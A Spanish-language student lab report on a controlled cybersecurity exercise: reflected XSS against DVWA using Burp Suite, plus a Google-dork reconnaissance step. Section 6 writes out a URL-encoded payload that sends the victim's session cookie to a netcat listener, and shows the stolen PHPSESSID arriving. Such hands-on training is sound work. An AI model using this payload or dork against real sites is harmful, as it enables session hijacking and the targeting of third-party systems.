PROYECTO DE CIBERSEGURIDAD – SIMULACIÓN DE ATAQUE XSS + OSINT

✨ **Objetivo del proyecto:**

Simular un ataque de tipo XSS reflejado en un entorno controlado (DVWA), interceptar y modificar peticiones con Burp Suite, y realizar una explotación avanzada para capturar cookies de sesión de la víctima, incluyendo además una fase previa de reconocimiento mediante OSINT.

Herramientas utilizadas:

- Kali Linux (máquina virtual)
- Docker (para montar DVWA)
- DVWA (Damn Vulnerable Web Application)
- Burp Suite Community Edition
- Firefox con proxy
- Netcat
- Google Dorks (para OSINT)


Paso a paso del proyecto


1. Preparación del entorno

- Actualización del sistema:
  sudo apt update && sudo apt upgrade -y

Instalación y activación de Docker:
sudo apt install docker.io -y
sudo systemctl enable docker


- sudo systemctl start docker






2. Montaje de DVWA

- Descarga de la imagen:
  sudo docker pull vulnerables/web-dvwa
- Ejecución:
  sudo docker run -d -p 80:80 vulnerables/web-dvwa




3. Configuración del navegador y Burp Suite

- Firefox con proxy 127.0.0.1:8080
- Instalación del certificado de Burp en Firefox
- Proxy Listener activado en Burp




certificado:



4. Fase OSINT (reconocimiento)

- Uso de Google Dorks:
  inurl:"search.php?q=" "powered by PHP"
- Simulación ética de búsqueda de posibles objetivos vulnerables a XSS


Ejemplo:





5. Ejecución del ataque XSS (reflected)

- Inyección en DVWA (Reflected XSS):
  <script>alert('XSS funcionando')</script>
- Confirmación de ejecución en el navegador

Escribimos lo que queramos y le damos a submit. Luego en el burpsuite veremos como interceptamos la petición. Luego, le inyectamos el codigo.








script para inyectar:
%3Cscript%3Ealert%28%27XSS%20funciona%27%29%3C%2Fscript%3E HTTP/1.1

6. Ataque avanzado: robo de cookies

- Lanzamiento del listener:
  sudo nc -lvnp 4444
- Payload XSS codificado:
  %3Cscript%3Enew%20Image().src%3D%22http%3A//10.0.2.15%3A4444%3Fcookie%3D%22%2Bdocument.cookie%3C/script%3E
- Petición enviada con Burp Suite → navegador ejecuta script → Netcat recibe la cookie:
  GET /?cookie=PHPSESSID=xxxxx; security=low HTTP/1.1


```
1f7aa9cb117686340e96b6be5c592b77dfc6715e3885026
┌──(kali㉿kali)-[~]
└─$ sudo nc -lvnp 4444
listening on [any] 4444 ...
```



Request

Pretty Raw Hex

```
1 GET /vulnerabilities/xss_r/?name=%3Cscript%3Enew%20Image().src%3D%22http%3A//10.0.2.15%3A4444%3Fcookie%3D%22%2Bdocument.cookie%3C/script%3E
2 Host: 127.0.0.1
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
```




```
┌──(kali㉿kali)-[~]
└─$ sudo nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.15] 36004
GET /?cookie=PHPSESSID=ed93dmq49n4at7am1fud9qs2u0;%20security=low HTTP/1.1
Host: 10.0.2.15:4444
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/
128.0
Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://127.0.0.1/
Priority: u=5, i
```

7. Defensa (opcional)

- Cambio de nivel de seguridad en DVWA a "High"
- El script deja de ejecutarse correctamente (es filtrado)

Una vez que nuestro entorno tenga un nivel de seguridad alto, no podremos hacer el ataque XSS.



Evidencias del proyecto:

- DVWA funcionando
- Peticiones interceptadas en Burp
- Payload inyectado
- Alerta XSS visible
- Cookie robada en Netcat
- Configuración del proxy
- Búsquedas OSINT

Dificultades encontradas:

- En este proyecto me he encontrado con ciertos problemas que en mi caso fueron difíciles de resolverlos, debido a que el burpsuite es un programa nuevo y me costó aprender cómo funciona. Además, de que usaba una maquina virtual kali recién instalada, sin nada configurado, haciendo asi que tenga unos problemas con el proxy del navegador y con la instalación del DVWA. Todos estos problemas, resultaron ser algo que le ha pasado a mucha mas gente, asi que decidi buscar entre foros pudiendo asi solucionar todo

---

Conclusión:

- Este proyecto demuestra cómo una vulnerabilidad de tipo XSS reflejado puede ser explotada para realizar ataques reales como robo de cookies y suplantación de identidad. Se utilizó una metodología ética, herramientas profesionales y se completó el ciclo de reconocimiento, ataque y defensa.

Uso que se podría hacer de lo aprendido en un entorno real

Lo que he aprendido me puede ayudar a:

- Detectar y prevenir vulnerabilidades XSS en aplicaciones reales.
- Realizar auditorías de seguridad web utilizando herramientas como Burp Suite.
- Configurar entornos seguros para realizar pentesting o formación.
- Comprender cómo piensa un atacante para poder defender mejor las aplicaciones.
- Colaborar en equipos de seguridad informática dentro de empresas o administraciones públicas.